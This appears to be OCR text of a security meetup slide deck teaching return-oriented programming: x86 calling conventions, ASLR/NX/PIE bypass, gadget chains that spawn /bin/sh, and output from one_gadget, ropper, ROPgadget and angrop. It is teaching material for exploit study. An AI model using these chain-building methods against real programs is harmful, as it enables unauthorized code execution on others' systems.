


glem@sectalks:~$ ./sploitn "0x00_learning_the_ROPes"

SYD0x21

13-FEB-18

@glenmacau

whoami

- UNSW student/tutor
- Pentester @ Hivint
- CTF sometimes
- Stare at IDA a lot


summary

- quick computers 101
- why ROP
- how2rop
- mitigations against ROP
- tools and more
- let's hak

before we start

talk x86_64 to me..

- RAX/RBX/RCX/RDX - general purpose
- RIP - where current execution is
- RSP - where the top of the stack is
- RBP - current frame pointer
- RSI/RDI - source / destination for data transfer
- EFLAGS - processors state
- R10/R9/R8 etc.. - just more registers okay



x86_32 cdecl

- you might remember how things work in x86_32

> SYSCALLS

- EAX => syscall number to perform / return value of syscall
- EBX,ECX,EDX,ESI,EDI => arguments to the syscall
- int 0x80 instruction executed to perform syscall

> FUNCTION CALLS

- arguments pushed to stack in reverse order
- EAX => return value of function
- call <ADDR> instruction executed to call function


x86_32 function calls?

> FUNCTION STACK FRAME HAS


- local variables
- arguments
- return address & stack frame reference point

> FUNCTION CALL STEPS

- push args to stack (reverse order)
- push next RET address to stack
- move function address into EIP
- push current EBP to stack
- move ESP into EBP
- adjust ESP for local vars
- execute function
- adjust ESP to below local vars
- pop EBP from stack
- pop RET addr from stack into EIP



x86_64 fastcall



> SYSCALLS

- RAX => syscall number to perform / return value of syscall
- RDI,RSI,RDX,R10,R8,R9 => arguments to the syscall
- syscall instruction executed to perform syscall

> FUNCTION CALLS

- arguments passed to function in RDI,RSI,RDX,RCX,R8,R9
  - any additional are passed on the stack
- RAX => return value of function
- call <ADDR> instruction executed to call function


x86_64 function calls?

> FUNCTION STACK FRAME HAS

- local variables
- arguments
- return address & stack frame reference point


> FUNCTION CALL STEPS

- move args into RDI,RSI,RDX,RCX,R8,R9
- push remaining args to stack (rev.)
- push next RET address to stack
- move function address into RIP
- push current RBP to stack
- move RSP into RBP
- adjust RSP for local vars
- execute function
- adjust RSP to below local vars
- pop RBP from stack
- pop RET addr from stack into RIP



that virtual memory thing

- operating system gives a ~view~ of entire memory to a process
- memory in VM address space segmented into pages
- pages are generally of size 4096 bytes
- each having READ/WRITE/EXECUTE permissions
- each mapped to a physical 4096 byte frame of memory by the MMU/TLB/Kernel
- each page is not mapped in AS until process needs it
- when we run out of frames, page-out some to disk



address space


```
$ cat /proc/`pidof sh`/maps
08048000-080ef000 r-xp    /bin/sh
080ef000-080f1000 rwxp    /bin/sh
080f1000-080f3000 rwxp
089a2000-089c4000 rwxp    [heap]
f778a000-f778b000 rwxp    /lib/x86_64-linux-gnu/libc-2.23.so
f887e000-f889c000 r-xp    [vdso]
ffe09000-ffe2a000 rwxp    [stack]

^^ addresses ^^   ^^ perms  ^^ what's inside
```

quick history of sploit'n bins

> 1995 - Mudge, "How to write buffer overflows"

> 1996 - Aleph One, "Smashing the stack for fun and profit"

< We'll stop executing things you can write to!

> 1997 - Solar Designer, "Getting around non-executable stack"

> 2001 - Nergal, "Advanced return-into-lib(c) exploits"

< We'll make it so you don't know where things are!

> 2002 - Tyler Durden, "Bypassing PaX ASLR protection"

> 2005 - Sebastian Krahmer, "Borrowed code chunks technique"

< We'll... umm, alright I don't really know.

good old exploitation

- traditional approach
  - leverage memory corruption to control process execution
  - direct execution control into shellcode
- this isn't the 2000's anymore
- hardware enforced mitigations

> reason things suck:

- **ASLR** - randomises memory locations of various mappings
- **NX** - prevents execution of mappings that are writable
- **PIE** - randomises the mapping of the TEXT section

so what now?

- so we have a limited number of regions where we can actually execute code
- because of ASLR, we don't generally know where our shellcode is in the HEAP/STACK
  - even if we did - we can't execute there!
- so where can we redirect execution? the TEXT section or mapped-in libraries!
  - generally LIBC

but why?

- so we can direct execution into the TEXT section or LIBC..
- by why would we want to execute code we can run normally..?

~~~ THE SOLUTION ~~~

- borrow chunks of instructions
- chain them together
- shell
~~~

chain what? chain where? chain who?

- sounds great - but how do we chain chunks of existing code together?
- let's step back a bit…

```
void func1(char * s) {
    char buf[80];
    strcpy(buf, s);
}
```

- where should we return to?

go-go-gadget RET!

- the basis of ROP involves returning into chunks of code called gadgets

```
Gadget: 0x00000000004008f5
0x00000000004008f5: sub esp, 8
0x00000000004008f8: add rsp, 8
0x00000000004008fc: ret

Gadget: 0x00000000004008e1
0x00000000004008e1: pop rsi
0x00000000004008e2: pop r15
0x00000000004008e4: ret
```

- gadget - a short sequence of instructions, followed by a ret/jmp/call

go-go-gadget RET!


```
0x400235:
syscall

0x4009e5:
pop rdi
ret

0x40073f:
mov al, 0x3b
xor rsi, rsi
ret

0x4003f9:
xor rax, rax
xor rdx, rdx
ret
```

```
pop rdi
xor rax, rax
xor rdx, rdx
mov al, 0x3b
xor rsi, rsi
syscall
```

```
0xb0010f:
"/bin/sh"
```

ideal chain

- say you leak the libc addr for system():
  - 0x7fcc67a1d5e9a
- and you have the address for the string "/bin/sh"
  - 0x7fcc93f1e7d1f
- and a pop rdi gadget
  - 0x4009e5
- provide system() RET address
  - exit() for clean exit



auto-win

`void MLG_360_noscope() in libc (64 bit):`

One-gadget RCE on Linux


```
.text:000000000004641C      mov     rax, cs:environ_ptr_0
.text:0000000000046423      lea     rdi, aBinSh     ; "/bin/sh"
.text:000000000004642A      lea     rsi, [rsp+180h+var_150]
.text:000000000004642F      mov     cs:dword_3C16C0, 0
.text:0000000000046439      mov     cs:dword_3C16D0, 0
.text:0000000000046443      mov     rdx, [rax]
.text:0000000000046446      call    execve
.text:000000000004644B      mov     edi, 7Fh        ; status
.text:0000000000046450      call    _exit

.text:00000000000E6315      mov     rax, cs:environ_ptr_0
.text:00000000000E631C      lea     rsi, [rsp+1B8h+var_168]
.text:00000000000E6321      lea     rdi, aBinSh     ; "/bin/sh"
.text:00000000000E6328      mov     rdx, [rax]
.text:00000000000E632B      call    execve
.text:00000000000E6330      call    abort

.text:00000000000E7216      mov     rax, cs:environ_ptr_0
.text:00000000000E721D      lea     rsi, [rsp+1C8h+var_168]
.text:00000000000E7222      lea     rdi, aBinSh     ; "/bin/sh"
.text:00000000000E7229      mov     rdx, [rax]
.text:00000000000E722C      call    execve
.text:00000000000E7231      call    abort
```

```
~/hax
└─ one_gadget /lib/x86_64-linux-gnu/libc.so.6
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL

0xf1147 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
```

got a leak?

- got a libc leak?
- want to know the addr of other symbols? **(system?)**
- want to know what libc your binary is using?
- easy to obtain offsets of important libc funcs!

```
~/libc-database master
↳ ./find read 0x7fcc67a1d5af0
ubuntu-xenial-i386-libc6 (id libc6_2.23-0ubuntu9_i386)
~/libc-database master
↳ ./dump libc6_2.23-0ubuntu9_i386
offset___libc_start_main_ret = 0x18637
offset_system = 0x0003ada0
offset_dup2 = 0x000d6300
offset_read = 0x000d5af0
offset_write = 0x000d5b60
offset_str_bin_sh = 0x15b9ab
~/libc-database master
↳ ./identify /lib/i386-linux-gnu/libc-2.23.so
id libc6_2.23-0ubuntu9_i386
```



okay so ROP is neat

- designed to bypass DEP/NX
- chaining instructions from code/libraries for arb. execution
- limited overflow on the stack? but write access elsewhere? stack pivot! (sub rsp, 0xf8)
- because x86 uses multi-byte instructions (CISC <3) we can pull gadgets out of the middle of instructions
- need a NOP? then ROPNOP (jmp rsp / ret)
- to take advantage of libs (libc?) need an info leak because of ASLR. same to defeat PIE
- libc is turing complete!

tooling

- find gadgets
- automatically generate chains
- bad bytes

> notable:

- ropper
- ROPgadget
- pwntools

```
In [8]: rop = ROP(elf)
[*] Loaded cached gadgets for './binary.elf'

In [9]: rop.call('read', [4,5,6])

In [10]: print rop.dump()
0x0000:         0x43f8a0 read(4, 5, 6)
0x0004:           'baaa' <pad>
0x0008:              0x4 arg0
0x000c:              0x5 arg1
0x0010:              0x6 arg2
```

```
↳ ropper -f binary.elf --detailed
[INFO] Load gadgets for section: PHDR
[LOAD] loading... 100%
[INFO] Load gadgets for section: LOAD
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%



Gadgets
=======


Gadget: 0x00000000004005a2
0x00000000004005a2: adc byte ptr [rax], ah
0x00000000004005a5: jmp rax

Gadget: 0x00000000004005f0
0x00000000004005f0: adc byte ptr [rax], ah
0x00000000004005f3: jmp rax
0x00000000004005f5: nop dword ptr [rax]
0x00000000004005f8: pop rbp
0x00000000004005f9: ret

Gadget: 0x00000000004005a2
0x00000000004005a2: adc byte ptr [rax], ah
0x00000000004005a5: jmp rax
0x00000000004005a7: nop word ptr [rax + rax]
0x00000000004005b0: pop rbp
0x00000000004005b1: ret
```

```
Unique gadgets found: 9106

ROP chain generation
===========================================================

- Step 1 -- Write-what-where gadgets

        [+] Gadget found: 0x474621 mov qword ptr [rsi], rax ; ret
        [+] Gadget found: 0x401607 pop rsi ; ret
        [+] Gadget found: 0x478b76 pop rax ; pop rdx ; pop rbx ; ret
        [+] Gadget found: 0x42641f xor rax, rax ; ret

- Step 2 -- Init syscall number gadgets

        [+] Gadget found: 0x42641f xor rax, rax ; ret
        [+] Gadget found: 0x466cd0 add rax, 1 ; ret
        [+] Gadget found: 0x466cd1 add eax, 1 ; ret

- Step 3 -- Init syscall arguments gadgets

        [+] Gadget found: 0x4014e6 pop rdi ; ret
        [+] Gadget found: 0x401607 pop rsi ; ret
        [+] Gadget found: 0x442cd6 pop rdx ; ret

- Step 4 -- Syscall gadget

        [+] Gadget found: 0x467815 syscall ; ret

- Step 5 -- Build the ROP chain

        #!/usr/bin/env python2
        # execve generated by ROPgadget

        from struct import pack

        # Padding goes here
        p = ''

        p += pack('<Q', 0x0000000000401607) # pop rsi ; ret
```

click clack auto ROP goodness


- so angr can do SAT solving, but what else?
- (pwntools can do a similar job)

```
In [1]: import angr
In [2]: import angrop
In [3]: p = angr.Project("./bin")
In [4]: rop = p.analyses.ROP()
In [5]: rop.find_gadgets()
In [6]: chain = rop.set_regs(rdi=0x1337)
In [7]: chain.print_payload_code()
chain = ""
chain += p64(0x3973ca3) # pop rdi; ret
chain += p64(0x1337)
```

```
rop.set_regs(rax=0x1337, rbx=0x56565656)

rop.write_to_mem(0x61b100, "/bin/sh\0")

rop.func_call("read", [0, 0x804f000, 0x100])

rop.add_to_mem(0x804f124, 0x41414141)
```


other types of rop?

- there are other code reuse attacks e.g:
  - BROP - blind return oriented programming
    http://www.scs.stanford.edu/brop/bittau-brop.pdf
  - JOP - jump oriented programming
    https://www.csc2.ncsu.edu/faculty/xjiang4/pubs/ASIACCS11.pdf
